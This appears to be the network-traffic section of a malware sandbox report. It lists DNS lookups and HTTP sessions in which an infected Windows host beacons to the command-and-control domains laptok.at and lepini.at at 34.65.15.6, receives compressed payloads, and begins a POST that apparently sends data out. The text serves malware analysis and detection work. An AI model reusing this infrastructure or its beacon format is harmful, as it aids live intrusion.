Feb 19, 2021 19:04:47.998972893 CET	53	50540	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:00.309581041 CET	54366	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:00.359157085 CET	53	54366	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:00.706489086 CET	53034	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:00.757960081 CET	53	53034	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:10.638252020 CET	57762	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:10.699351072 CET	53	57762	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:23.997208118 CET	55435	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:24.057869911 CET	53	55435	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:25.449259996 CET	50713	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:25.784383059 CET	53	50713	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:28.651386976 CET	56132	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:28.968987942 CET	53	56132	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:29.131445885 CET	58987	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:29.182943106 CET	53	58987	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:31.833033085 CET	56579	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:31.894881964 CET	53	56579	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:40.138509035 CET	60633	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:40.190150023 CET	53	60633	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:43.118001938 CET	61292	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:43.184781075 CET	53	61292	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:53.983872890 CET	63619	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:54.035569906 CET	53	63619	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:54.972660065 CET	63619	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:55.024034023 CET	53	63619	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:55.989518881 CET	63619	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:56.038357973 CET	53	63619	8.8.8.8	192.168.2.3
Feb 19, 2021 19:05:58.004694939 CET	63619	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:05:58.055020094 CET	53	63619	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:02.020540953 CET	63619	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:02.069366932 CET	53	63619	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:08.256513119 CET	64938	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:08.570051908 CET	53	64938	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:18.266324997 CET	61946	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:18.317466021 CET	53	61946	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:18.503623009 CET	64910	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:18.814394951 CET	53	64910	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:19.592835903 CET	52123	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:19.923726082 CET	53	52123	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:20.558254957 CET	56130	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:20.619772911 CET	53	56130	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:20.779434919 CET	56338	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:21.105520964 CET	53	56338	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:23.039940119 CET	59420	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:23.096678019 CET	53	59420	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:24.819001913 CET	58784	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:24.876259089 CET	53	58784	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:26.396218061 CET	63978	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:26.456465006 CET	53	63978	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 19, 2021 19:06:31.700217009 CET	62938	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:32.046108961 CET	53	62938	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:32.758641958 CET	55708	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:32.807415962 CET	53	55708	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:32.986012936 CET	56803	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:33.036343098 CET	53	56803	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:33.532196999 CET	57145	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:33.592137098 CET	53	57145	8.8.8.8	192.168.2.3
Feb 19, 2021 19:06:34.305460930 CET	55359	53	192.168.2.3	8.8.8.8
Feb 19, 2021 19:06:34.364305019 CET	53	55359	8.8.8.8	192.168.2.3

DNS Queries


Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 19, 2021 19:05:25.449259996 CET	192.168.2.3	8.8.8.8	0x3dda	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:05:28.651386976 CET	192.168.2.3	8.8.8.8	0x91f7	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:05:31.833033085 CET	192.168.2.3	8.8.8.8	0xbee	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:08.256513119 CET	192.168.2.3	8.8.8.8	0x6918	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:18.266324997 CET	192.168.2.3	8.8.8.8	0xc28e	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:18.503623009 CET	192.168.2.3	8.8.8.8	0x297f	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:19.592835903 CET	192.168.2.3	8.8.8.8	0x9c5c	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:20.779434919 CET	192.168.2.3	8.8.8.8	0xee70	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:23.039940119 CET	192.168.2.3	8.8.8.8	0xd7	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:24.819001913 CET	192.168.2.3	8.8.8.8	0x54e9	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:26.396218061 CET	192.168.2.3	8.8.8.8	0x4206	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:31.700217009 CET	192.168.2.3	8.8.8.8	0xf0ef	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:32.758641958 CET	192.168.2.3	8.8.8.8	0x2c38	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:32.986012936 CET	192.168.2.3	8.8.8.8	0xe7cc	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:33.532196999 CET	192.168.2.3	8.8.8.8	0x8eb8	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:34.305460930 CET	192.168.2.3	8.8.8.8	0xc27	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 19, 2021 19:05:00.359157085 CET	8.8.8.8	192.168.2.3	0xd189	No error (0)	prda.aadg. msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Feb 19, 2021 19:05:25.784383059 CET	8.8.8.8	192.168.2.3	0x3dda	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:05:28.968987942 CET	8.8.8.8	192.168.2.3	0x91f7	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:05:31.894881964 CET	8.8.8.8	192.168.2.3	0xbee	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:08.570051908 CET	8.8.8.8	192.168.2.3	0x6918	No error (0)	c56.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:18.317466021 CET	8.8.8.8	192.168.2.3	0xc28e	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:18.814394951 CET	8.8.8.8	192.168.2.3	0x297f	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 19, 2021 19:06:19.923726082 CET	8.8.8.8	192.168.2.3	0x9c5c	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:21.105520964 CET	8.8.8.8	192.168.2.3	0xee70	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:23.096678019 CET	8.8.8.8	192.168.2.3	0xd7	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:24.876259089 CET	8.8.8.8	192.168.2.3	0x54e9	No error (0)	api10.laptok.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:26.456465006 CET	8.8.8.8	192.168.2.3	0x4206	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:32.046108961 CET	8.8.8.8	192.168.2.3	0xf0ef	No error (0)	c56.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:32.807415962 CET	8.8.8.8	192.168.2.3	0x2c38	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:33.036343098 CET	8.8.8.8	192.168.2.3	0xe7cc	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:33.592137098 CET	8.8.8.8	192.168.2.3	0x8eb8	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)
Feb 19, 2021 19:06:34.364305019 CET	8.8.8.8	192.168.2.3	0xc27	No error (0)	api3.lepini.at		34.65.15.6	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph



HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49734	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:25.846113920 CET	5241	OUT	GET /api1/lRuXDeqB_2Bc/XvlsjNkb12o/gwuZFBZ1reBnRN/MwDD30RutxcHLukN9rpn9/npm0S1bymAWDLwAq/sSrh6nrcB30L_2F/izKhwPXgoMPbDw8Awl/bcxbPx_2F/sPE_2F9KStlAhqTF4V5b/y4C6N5Yt6P6BPPOxWQU/OGLJLzSobh_2B0sjZCp_2F/DrvPoP9aSd0Pf/rb0_2BEP/NEaBXrAH5a59GVRi35npZ2u/2HVSB5mOu5/GjNc1aS2g_2Frv0u/PdviQBpuxewp/654QJEVjE1l/tqM_2FQyyccPpl/OvxU5bjYeNf_2FSFZWNT_/2BXxJQTeWkl/B26Z HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:26.374131918 CET	5242	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:05:26 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 03 14 9b c5 92 83 50 14 44 3f 88 05 2e 59 e2 6e 21 e8 0e 77 77 be 7e 98 7d 0a 5e ee eb db 7d ba 52 21 4c d8 6d 16 75 42 dc 45 ed 95 43 b4 1d c8 67 50 14 1d d8 0a 0f e0 b2 a3 af 67 26 34 ab 03 ca ec e2 46 c2 e9 fa e5 b4 a6 b9 b4 0e 82 ba 1d 18 5a b3 c1 53 6e bf 50 65 f0 a4 20 0e 05 9d 70 c5 33 32 c3 89 e1 4b d1 5b a2 69 44 8e c0 3a e7 a1 73 c8 b2 03 4e 8e d6 53 45 38 24 a7 a2 94 b2 65 fd 13 78 45 38 f3 9e 42 4f 65 f3 e5 5a 9d 59 13 95 21 b6 cd 02 96 a3 b3 24 32 73 f3 d4 a6 4c 4a 8c 4a 7e 1e 28 67 1c 65 f0 fb 30 55 9c 23 9e 17 ea 3c e4 86 41 33 c1 ac c3 96 f4 61 8b e6 00 48 97 5c 01 cd 52 23 3a bb 04 69 0b 8b 8a 6d 3e 44 e6 33 8d b4 fc e2 3b 22 cc 8a 49 bd 54 c3 96 7a a2 4c 53 51 9c 31 b0 53 a6 c1 5e d4 4f a3 53 14 23 08 d6 b2 f4 25 09 4d 35 86 6b 26 69 f7 e3 e2 c5 6b c8 2c 0a f9 60 27 01 e6 06 5d 99 45 15 fb ee 51 a5 86 9e ad fe 0e e9 10 65 22 53 41 bb 07 a7 75 df 3a f8 88 0a 3d a0 38 dc f2 f0 77 0d f8 93 6d fa da 97 b1 6f d5 30 ad 19 42 7d 43 c1 41 19 06 15 44 22 26 16 b4 bf 5c 1a e8 02 cb e0 c0 a4 42 1b 09 d6 6b 84 18 2c 29 51 e0 1c 4d fa 2b 55 c5 dd 8b 39 ed 39 59 92 2c de 95 5c 75 6a ab bd 50 c9 0c 68 c5 74 a1 07 36 61 7d 0a 65 85 eb 0c a9 68 12 98 31 bc 83 45 ee 47 0f 8f ac 8b a5 2d 87 1f 21 fa 34 68 75 eb 10 e6 b9 1b 75 dc 0d 2d 11 7c 05 2b 42 a3 6d 69 a2 f6 f3 d8 92 75 4e b1 2a a0 0d dd 07 06 19 4e ea a5 2d 23 15 fe e3 f8 c5 65 11 8b f8 8d 8f e8 97 a6 07 c9 30 a5 76 0e 4a ac e4 f9 de c6 28 a1 c4 70 74 44 ab d3 84 6d 89 f9 7d 81 79 68 91 28 85 a9 46 f6 a7 20 0a 75 86 51 78 3b 28 9f a2 83 54 31 c3 f0 e7 e2 75 f8 30 4e df 10 33 5c ca c3 d7 57 28 d1 96 ca 08 0e 38 28 e0 a2 3c 48 70 79 6f 44 38 ff b1 31 d9 58 11 88 3a 4f 70 5f d1 33 b0 aa 73 44 16 1f e8 ac a3 06 34 ef 3b 05 9c 52 9c 92 4a 53 91 36 4c e6 57 a8 08 56 1e 2a 61 24 f9 e5 e7 0a 8e 43 7a af 9d 6f 9c 93 23 fe c9 fc 69 4e 08 51 32 71 23 66 36 ba f1 9a 23 c5 a2 3c d5 cf af 49 74 62 17 9d 68 92 bb cf 16 23 15 16 6f 36 8d 42 cf a3 80 15 15 56 19 0e 84 7e bd 66 6a fb aa 59 ba fb 52 ae ca 9a 6d 20 e8 18 11 3c c0 d0 bd fd 99 c8 a6 cd 63 aa 05 3a c7 7e 6b f4 d7 7f d8 2e c2 ae 08 30 91 62 14 9f fd e9 2b c1 b8 ce d4 3f 02 28 bc 50 3d fb 51 91 db 0f f1 53 9c c2 4f 50 cd 36 2c 1b 7e a6 77 2e 8e 9f 84 00 ac b3 41 7e fa ed d6 01 a4 a3 9f e5 4c 86 29 e2 94 63 d7 21 cd f4 71 b9 6b d7 2f 56 70 ae a2 d8 4e ee 33 72 c0 8d 85 23 4e d2 32 57 4c b5 63 20 fd 85 b5 73 4b 42 53 54 16 ab 2b ef b0 c9 35 9e 6c b8 e9 68 81 5b fa 8d e4 59 d1 60 9d f5 44 88 fa 61 1a e2 0a ba 00 e9 56 1b b0 c7 cf 51 fb be 1d f5 6c 95 40 64 80 5b c9 9c 74 f3 18 f0 e0 2f e2 a1 16 f5 11 1e 7b 38 c4 32 90 5d 77 8c 2d 66 8a ce 10 9d b1 f6 83 74 fe 27 25 a3 9c e0 79 2e dc 87 be 5f 4c 01 26 cd 01 a9 1e 22 c3 44 34 07 4b 17 7f 38 7b e7 0d 68 2f 36 2b 63 81 9f bb 8c d7 e2 56 4b 1f f0 4d 28 15 8a bc 5d 7a b5 eb 75 dd 78 1a 5e 01 6c 1a ad 74 ac 1b 60 0d 3e 41 8f 61 4d f5 59 9e cc 19 ad b3 14 b a 50 3f 7e 3d 7a 8e 5b 5a 92 f4 ca 8d 69 c4 e7 30 e9 8b 4c b6 a5 62 b4 df f9 41 e5 ef d7 12 53 b7 c9 e6 4f 30 e5 75 e4 6c 21 a7 ad aa 30 27 6c 0d ab 92 be e8 1a cd 56 a1 e3 cc b9 c2 e8 8d ae b9 52 6f 21 29 3a c2 72 cd Data Ascii: 2000PD?.Yn!ww~}^}R!LmuBECgPg&4FZSnPe p32K[iD:sNSE8$exE8BOeZY!$2sLJJ~(ge0U#<A3aH\R#:im>D3 ;"ITzLSQ1S^OS#%M5k&ik,`]EQe"SAu:=8wmo0B}CAD"&\Bk,)QM+U99Y,\ujPht6a}eh1EG-!4huu-\|+BmiuN*N-#e0vJ(ptDm }yh(F uQx;(T1u0N3\W(8(<HpyoD81X:Op_3sD4;RJS6LWV*a$Czo#iNQ2q#f6#<Itbh#o6BV~fjYRm <c:~k.0b+?(P=QSOP6,~ w.A~L)c!qk/VpN3r#N2WLc sKBST+5Ih[Y`DaVQl@d[t/{82]w-ft'%y._L&"D4K8{h/6+cVKM(]zux^\t`>AaMYP?~=z[Zi0LbA SO0ul!0'lVRo!):r

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49735	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:05:26.793276072 CET	5458	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:05:26.916929960 CET	5458	IN	HTTP/1.1 404 Not Found Server: nginx Date: Fri, 19 Feb 2021 18:05:26 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49751	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:24.925529003 CET	6443	OUT	GET /api1/b_2BsRZ0V3/9XA_2FQDJiqIrvxT_/2Bzr5nCmqGSK/ShqTR3djQTg/9okoIzbrA45DgN/9_2BnAmX4aa3sOT_2Fjtg/wGfQ9GmpK7SG_2FZ/Jm_2Bu2uDtvBBiy/YdPpa1IDFr0YVFiCIU/9kpIGh2av/Hp7TJNKAwdyzbdIX2lq0/_2FLAYbWp0p17KILF16/gSpFWzNlu2P1GhKVwKLBMS/JBNwDitSRAHK2/4FJoV5D8/N70d4vmik_2BJY6NS2Ab4g/od_2FcoJz_/2BCjrYc2TYSJ6kyyC/h8EY_2Bk0tWz/YrJjDZ2_2Bq/x6uK3S6lfJQGsn/0gdeblP7aJv/qe HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 19, 2021 19:06:25.337186098 CET	6445	IN	HTTP/1.1 200 OK Server: nginx Date: Fri, 19 Feb 2021 18:06:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 64 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 96 b5 81 85 00 00 43 07 a2 c0 ad c4 dd 9d 0e 77 3e 6e d3 df 4d 90 22 79 49 14 d0 3d cc 3e 9a 70 56 f4 e5 be 5e 04 d5 d9 84 a6 3b f9 6e af 8e 30 fc 22 21 0a 23 31 23 4c 06 9d e0 d5 7f 2a 0a fb 65 ac 64 5f 40 67 cf 4b aa dd ba d9 61 43 7d 05 6d eb 41 c1 a3 cc a3 de 4c 82 ef d2 fe 4b ac 1c ba a1 0f 81 7b fc 15 6c 29 66 02 47 1e 18 bd fb ea 58 c3 8e dd ea 1a 71 8a 6c 56 6d ea 8d 3d a1 00 6c a4 c5 fd 22 fe 97 4b 9d 77 a1 a3 1d 23 a2 b2 df 8f 85 14 4a 27 70 4e da 86 cf e4 21 0e bd ad 1c db e1 3c 46 0e 60 16 f6 4f 80 70 98 0d a1 e1 32 a8 37 87 66 10 92 f3 33 51 7b 95 ad 66 55 a2 7e 50 54 c3 b9 95 5d a2 d6 68 20 30 18 70 91 76 b2 bb 87 7e 55 4d 78 e5 a7 62 06 0f 5c 85 f6 f4 fe 6d 74 01 14 1e d9 9b 7c ce d4 53 f1 5b 78 bc 4a a5 3b 5e fd 6c eb 2d 25 a6 0c d5 c9 e7 ca 00 e3 7d 11 df d2 fa ce dc 2a 33 32 eb db 43 66 e8 05 fe b2 2b 45 3f 24 eb 8a dc 7d 38 e8 38 98 8d 29 6b 43 84 cb 0d d5 a1 db ff d5 6b ae eb 5f 4f 2a 8c 3c 7d 36 46 f2 8c 9b 94 35 52 89 ef f3 7b 4a a2 12 32 69 82 27 74 94 bf 64 d9 8d 1f 7d 22 80 d6 b1 06 34 ea 09 e6 45 ee 8c ec c9 79 41 31 fc 63 5b 46 52 a0 1c 97 24 a6 46 50 8e 0c dd 06 bb 36 a3 40 c0 42 54 a8 6f 38 6f bd eb 62 ec 8c b4 a8 92 68 51 d0 15 1b 69 1c c9 48 ae ca f3 e6 de 35 cc d5 ac 53 4e ca d9 d9 c3 2f 24 d2 c4 41 a1 21 fe ca d4 ea fe 86 5a 30 35 60 1b b4 77 09 12 fe 8a b6 bd c2 31 7f b7 66 a9 7b 47 21 c1 9c f4 0a c6 5a 07 89 5d 0e f0 db 5b 9e c1 e4 94 fd b8 fa 67 78 6f d9 4d b2 ae 0c 29 a0 c9 22 b8 e9 4f ec 00 19 9a 63 fb ba 38 bf 3c c6 a2 d8 78 e5 9b 63 4d 64 99 b8 74 d0 54 69 95 49 6b 4a de 9b 84 b8 02 f1 05 05 23 66 36 a2 05 4b d8 8c 8f 80 47 45 f6 43 a7 59 5a c2 9c 51 70 7e b4 2b 05 4d 25 b2 47 42 28 cb 19 00 26 98 78 c3 70 59 41 6b b7 73 1a ad 4e 27 09 12 f0 8a 50 d1 d8 d8 cc 79 f9 3c e3 ec 17 64 0f dd 95 36 cd 3d 24 b6 2f 46 f4 05 4d 2b ce c0 03 ca 03 70 59 b8 c5 75 97 cd ce 7d 4d 6a d0 e0 ee 3b 88 14 e7 ca 86 a2 c6 76 0e 29 d2 c0 df 6c 6b e9 56 e3 3e da a7 80 38 b3 9b c5 a4 f5 17 e6 f6 2c e0 76 e8 d2 63 2d 4c 92 76 3c f4 1c 7c b5 2c 85 01 98 c1 11 85 d1 cd 4a e6 32 fa 86 1b 3d fd e8 7d cd 5b a9 18 96 04 84 75 5b d6 03 16 aa 77 5f f3 7d 7d e0 ea b3 0c 1b a0 3a 76 8b fd 85 d8 8a 6d ad d7 94 b7 26 26 a2 80 a5 c9 a3 1a a3 6f 21 cb 75 38 63 2b 4c be 19 86 52 96 c4 f2 32 d0 4d 94 20 ec a3 37 a9 bb 55 da 59 a7 25 2e 80 e6 ca 93 00 b5 82 7c 9f 08 e3 b7 12 dd ab 80 a8 0f 3f 48 3f fb e7 5a 25 c3 bf b9 d3 41 16 d4 6d e3 93 fe 88 c3 5e 9f ea 06 d8 3f 26 91 2d b7 6f e0 0e aa bb 69 b0 5d 51 b5 bc 5d eb 16 c4 92 c1 3b 9a 76 a0 76 8d 40 f3 d1 2c c6 94 d2 6e 3c 06 21 a0 89 ec f6 81 52 20 32 90 6c 5a 03 13 60 59 32 41 68 80 62 49 32 88 b0 53 73 ff 3c c4 b8 ad e7 be 24 85 f1 24 7c 40 17 69 0b 20 26 92 4b 0f dc 7c e2 d2 c1 67 db 52 76 61 ff 01 98 d3 79 91 66 6c 34 57 ea 5f d8 aa 65 36 05 61 cf d8 90 42 b2 ac 71 eb 40 a7 41 54 51 c2 f9 20 0c 23 0a 88 4c 80 d1 31 bb 38 02 76 38 97 d8 09 2c ab d3 a8 b6 a4 7b 47 57 c8 08 24 6b b0 d4 70 0d 66 8e 10 2f 36 4e 3f 04 61 64 d0 b5 56 fa 49 48 a9 8d 6e b0 56 03 8e 2a 9f f5 32 b1 51 0d f6 42 04 31 52 6c ce a5 6f a5 5b d0 98 6a d6 35 5c 3b 5f e4 33 0e 36 c6 ba 4f Data Ascii: 76dCw>nM"yI=>pV^;n0"!#1#L*ed_@gKaC}mALK{l)fGXqlVm=l"Kw#J'pN!<F`Op27f3Q{fU~PT]h 0pv~UMxb\mt|S[xJ;^l-%}*32Cf+E?$}88)kCk_O*<}6F5R{J2i'td}"4EyA1c[FR$FP6@BTo8obhQiH5SN/$A!Z05`w1f{G!Z][gxoM)"Oc8<xcMdtTiIkJ#f6KGECYZQp~+M%GB(&xpYAksN'Py<d6=$/FM+pYu}Mj;v)lkV>8,vc-Lv<|,J2=}[u[w_}}:vm&&o!u8c+LR2M 7UY%.|?H?Z%Am^?&-oi]Q];vv@,n<!R 2lZ`Y2AhbI2Ss<$$|@i &K|gRvayfl4W_e6aBq@ATQ #L18v8,{GW$kpf/6N?adVIHnV*2QB1Rlo[j5\;_36O

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49752	34.65.15.6	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 19, 2021 19:06:26.503015995 CET	6447	OUT	POST /api1/HU2djjPvb8/3wTlevSrhaAhqj4Dd/_2FcnSXv37d6/lM3ay6ZyaF8/vzW2j5F6PCwbE2/5l1s0lalymuTZiQlrp1pk/siUYecp572aSkE1V/2s_2FqU5M39UKJJ/2AQbTY2p92Z6dpvNa0/A0KgQJiEZ/0_2FQT0WnjqaGoOUQLde/79w4eQg7V4tsTUU2owV/0VfGdBtsx_2BzPx5gEeSGQ/aortk5dEfSnNB/xndmgTyL/7wyLkKjs3enFFIe0bTY0HgG/EFiqNY6tyU/u33X0URZ7yfG_2Fqz/JtECL_2FwAWH/bZAwUzYcsqt/GeFhKrDcv1fANK/NTdyyO3l5t0m1tSTD/fAo HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: multipart/form-data; boundary=268446575742640979941610501538 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101 Firefox/85.0 Content-Length: 275 Host: api3.lepini.at
